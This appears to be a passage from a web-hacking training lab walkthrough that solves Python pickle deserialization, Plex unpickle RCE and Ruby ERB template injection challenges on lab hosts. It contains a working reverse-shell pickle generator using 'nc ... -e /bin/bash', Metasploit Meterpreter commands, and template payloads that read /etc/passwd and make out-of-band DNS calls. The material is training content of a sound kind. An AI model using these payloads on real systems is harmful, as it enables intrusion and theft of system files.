
Python Serialization Attack

Challenge URL: <http://reimbursement.webhacklab.com/Support/AddTicket>

- Identify and exploit the Python Deserialization vulnerability to make the host send DNS requests to an external host.
- Get a reverse shell and extract the system information such as username, OS type from the server and read “/etc/passwd” file


Solution:

Step 1: Go to the Support section of the application and select Add Ticket.



Step 2: Fill up the support request and upload a sample text file ‘test.txt’ and intercept the request in Burp.

Note: Make sure that the txt file has some content. Application will not allow empty file upload.



Step 4: Enter any invalid character as value in the 'title' parameter to check the error in response.



NotSoSecure part of
claranet cyber security

Step 5: Use the python script to generate a python deserialization payload using the script available in the Kali machine to receive an out-of-band call as shown below:

Command:

```
root@Kali:~/tools/python_deserialization~# python3 python_deser_oob.py
testing.userX.webhacklab.com
```

```
(rootkali)-[~/tools/python_deserialization]
# python3 python_deser_oob.py testing.user85.webhacklab.com
b'gASVPQAAAAAAACMBXBvc2l4lWGC3lzdGVtJOUjCJjdXJsIHRlc3Rpbmcu
dXNlcjg1LndlYmhhY2tsYWludY29tllWUUpQu'
```

Step 6: Start a Tcpcdump listener for an OOB call:

```
tcpdump -n udp port 53 -i any
```

```
Terminal - root@kali: ~/tools/python_deserialization
File Edit View Terminal Tabs Help
root@kali:~/tools/python_deserialization# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
```

Step 7: Replace the value in 'title' parameter with generated payload as shown below.

The screenshot shows a web browser interface with a 'Send' button and a 'Target' field set to `http://reimbursement.webhacklab.com`. The 'Request' tab is selected, showing a 'Content-Disposition: form-data; name="file"; filename="support.txt"' and 'Content-Type: text/plain'. The request body contains the text 'This is a support help file' followed by a line separator and the generated payload: `gASVPQAAAAAAACMBXBvc2l4lWGC3lzdGVtJOUjCJjdXJsIHRlc3RpbmcudXNlcjg1LndlYmhhY2tsYWludY29tllWUUpQu`. The 'Response' tab is also selected, showing an 'HTTP/1.1 200 OK' status and various headers. The response body contains the message 'Title length exceeded 50 character'.

Step 8: An OOB call will be received.

```
root@kali:~/tools/python_deserialization# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
21:57:32.421285 IP 192.168.200.12.4069 > 192.168.4.10.53: 46339+ A? testing.user10.webhacklab.com. (47)
21:57:32.421480 IP 192.168.200.12.39683 > 192.168.4.10.53: 17690+ AAAA? testing.user10.webhacklab.com. (47)
```

Step 9: Generate the payload for the reverse shell using the following command.

```
root@kali:~/tools/python_deserialization# python3 python_deser_shell.py
192.168.4.X 4444
```

```
(root@kali)-[~/tools/python_deserialization]
# cat python_deser_shell.py
#!/usr/bin/python
#
# Pickle deserialization RCE payload.
# To be invoked with command to execute at it's first parameter.
# Otherwise, the default one will be used.
#

import pickle as cPickle
import sys
import base64

IP = sys.argv[1]
PORT = sys.argv[2]
COMMAND = "nc "+IP+" "+PORT+" -e /bin/bash &"

class PickleRce(object):
    def __reduce__(self):
        import os
        return (os.system,(COMMAND,))

print (base64.b64encode(cPickle.dumps(PickleRce()))))

(root@kali)-[~/tools/python_deserialization]
# python3 python_deser_shell.py 192.168.4.85 4444
b'gASVPgAAAAACMBXBvc2l4lIwGc3lzdGVtJOUjCNUyYxOTIuMTY4LjQuODUgNDQ0NC
AtZSAvYm9uL2Jhc2ggJpSF1FKULg='
```



Step 10: Start a Netcat listener on port mentioned in the script:

```
root@kali:~# nc -nlvp 4444
```

```
root@kali:~/tools/python_deserialization# nc -nlvp 4444
listening on [any] 4444 ...
```

Step 11: Enter the generated payload in the 'title' parameter and send the Request.

The screenshot shows a web browser window with the target URL `http://reimbursement.webhacklab.com`. The 'Request' tab is selected, showing a 'Content-Disposition: form-data; name="title"' field with a long payload. The 'Response' tab is also selected, showing a '200 OK' status and a 'Content-Type: text/html; charset=utf-8'. The response body contains the message 'Title length exceeded 50 character'.

Step 12: A reverse shell is obtained, and we can run commands.

```
Terminal - root@kali: ~/tools/python_deserialization
root@kali: ~/tools/python_deserialization x root@kali: ~/tools/python_deserialization x
root@kali:~/tools/python_deserialization# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.4.10] from (UNKNOWN) [192.168.200.12] 47632
$ id
uid=1000(foobar) gid=1000(foobar) groups=1000(foobar),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
$ uname -a
Linux ubuntu20012 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64
GNU/Linux
$
```

Step 13: Execute 'cat /etc/passwd' to complete the challenge.

```
cat /etc/passwd
```

```
Terminal - root@kali: ~/tools/python_deserialization
File Edit View Terminal Tabs Help
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
```

Bonus: Plex Python Deserialization

Challenge URL: <http://plex.webhacklab.com:32400>


- Perform RCE using python deserialization vulnerability.

Solution:


Step 1: Navigate to the application as shown in figure:




Step 2: Login using admin user account and login to the application as shown in figure:



Step 3: Navigate to browser inspector tab as shown in figure:



Step 4: Navigate to Storage -> Local Storage and select the "http://plex.webhacklab.com:32400" and copy the "myPlexAccessToken" value as shown in figure:



Step 5: Use the following Metasploit module and set the information to obtained reverse shell.

```
root@Kali:~# msfconsole

msf > use exploit/windows/http/plex_unpickle_dict_rce

msf exploit(handler) > set PLEX_TOKEN myPlexToken

msf exploit(handler) > set RHOSTS 192.168.200.130

msf exploit(handler) > set LHOST 192.168.4.X

msf exploit(handler) > set LPORT <PORT>

msf exploit(handler) > run
```

```
msf6 exploit(windows/http/plex_unpickle_dict_rce) > show options
```

Module options (exploit/windows/http/plex_unpickle_dict_rce):

| Name | Current Setting | Required | Description |
|--------------|----------------------|----------|--|
| ALBUM_NAME | | yes | Name of Album |
| LIBRARY_PATH | C:\Users\Public | yes | Path to write picture library to |
| PLEX_TOKEN | qAXZzKbs5Em6TPPZv5jR | yes | Admin Authenticated X-Plex-Token |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port] |
| REBOOT_SLEEP | 15 | yes | Time to wait for Plex to restart |
| RHOSTS | 192.168.200.130 | yes | The target host(s), range CIDR identifier, or IPv4 address |
| RPORT | 32400 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| VHOST | | no | HTTP server virtual host |

Payload options (python/meterpreter/reverse_tcp):

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--|
| LHOST | 192.168.4.85 | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |

Exploit target:

| Id | Name |
|----|------------------|
| -- | ---- |
| 0 | Automatic Target |

```
msf6 exploit(windows/http/plex_unpickle_dict_rce) > run
```

Step 6: The meterpreter session is opened.

```
msf6 exploit(windows/http/plex_unpickle_dict_rce) > run

[*] Started reverse TCP handler on 192.168.4.85:4444
[*] Gathering Plex Config
[*] Server Name: plex_server
[+] Server OS: Windows (6.3 (Build 9600))
[+] Server Version: 1.19.1.2645-ccb6eb67e
[+] Camera Upload: 1
[*] Using album name: wJKW1c
[*] Adding new photo library
[+] Created Photo Library: 3
[*] Adding pickled Dict to library
[*] Changing AppPath
[*] Restarting Plex
[*] Sending stage (39396 bytes) to 192.168.200.130
[*] Meterpreter session 1 opened (192.168.4.85:4444 → 192.168.200.130:55785) at 2021-07-10 09:29:17 -0700
[*] Sleeping 15 seconds for server restart
[*] Cleanup Phase: Reverting changes from exploitation
[*] Changing AppPath
[*] Restarting Plex
[*] Deleting Photo Library

meterpreter > 
```

Step 7: Obtained the system information and ipconfig information.

```
meterpreter > sysinfo
Computer      : server2k12 ds
OS            : Windows 2012 R2 (Build 9600)
Architecture : x64
System Language : en_US
Meterpreter   : python/windows
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name       : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:50:56:9f:1e:9e
MTU        : 1500
IPv4 Address : 192.168.200.130
IPv4 Netmask : 255.255.0.0
```



Ruby/ERB Template Injection

Challenge URL: <http://shop.webhacklab.com/referral.php>

- Identify the template engine and exploit it to extract the content of the file “/etc/passwd”

Solution:

Step 1: Notice the “Refer a friend” link in the Shop application, which points to “<http://shop.webhacklab.com/referral.php>”

New Referral

Invite a friend and you could get upto £5 reward for every friend who joins and makes their first order.

Who do you want to invite?

Name

Email

Message

[REFER A FRIEND](#)

Step 2: Now try to, fill in the details to check for Injection, there is an input validation on Name and email, however, Message accepts everything, enter the following in the Message:

<%= 7*7 %>

New Referral

Invite a friend and you could get upto £5 reward for every friend who joins and makes their first order.

Who do you want to invite?


Name

Email

Message

[REFER A FRIEND](#)

Step 3: On clicking the “Refer a Friend” button, the application will render the ERB template and send an email, as shown below:



Step 4: Inject another code with the content:

```
<%= File.open('/etc/passwd').read %>
```

New Referral

Invite a friend and you could get upto £5 reward for every friend who joins and makes their first order.


Who do you want to invite?

Name

Email

Message

Step 5: On clicking the “Refer a Friend” button, the application will email the contents of the file “etc/passwd”, as shown below:



Step 6: OOB calls can also be made on this vulnerable parameter, make sure a dns listener is started on the kali box and inject the code as below in the Message text (with backtick ` and not single quote `):

```
<%= `nslookup superspam.userX.webhacklab.com` %>
```

New Referral

Invite a friend and you could get upto £5 reward for every friend who joins and makes their first order.

Who do you want to invite?

Name
Dhruv Shah

Email
dhruv@notsosecure.com

Message

```
<%= `nslookup
superspam.user26.we
bhacklab.com` %>
```

[REFER A FRIEND](#)



Step 7: Start tcpdump on your kali VM to dump dns requests, using the following command:

```
root@kali:~# tcpdump -n udp port 53 -i any
```

Step 8: Once the request is sent, the DNS requests are being received by the host.

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
05:14:11.738658 IP 192.168.200.12.26095 > 192.168.4.26.53: 61321+ A? superspams.user26.webhacklab.com. (50)
05:14:11.738850 IP 10.0.2.15.12299 > 8.8.8.8.53: 65145+ A? superspams.user26.webhacklab.com. (50)
05:14:11.738967 IP 10.0.2.15.12299 > 8.8.4.4.53: 65145+ A? superspams.user26.webhacklab.com. (50)
05:14:11.739071 IP 10.0.2.15.12299 > 1.1.1.1.53: 65145+ A? superspams.user26.webhacklab.com. (50)
05:14:12.102713 IP 8.8.4.4.53 > 10.0.2.15.12299: 65145 NXDomain 0/1/0 (120)
05:14:12.102897 IP 192.168.4.26.53 > 192.168.200.12.26095: 61321 NXDomain 0/1/0 (120)
05:14:12.104061 IP 8.8.8.8.53 > 10.0.2.15.12299: 65145 NXDomain 0/1/0 (120)
05:14:12.133349 IP 1.1.1.1.53 > 10.0.2.15.12299: 65145 NXDomain 0/1/0 (120)
```

END OF PART - 2

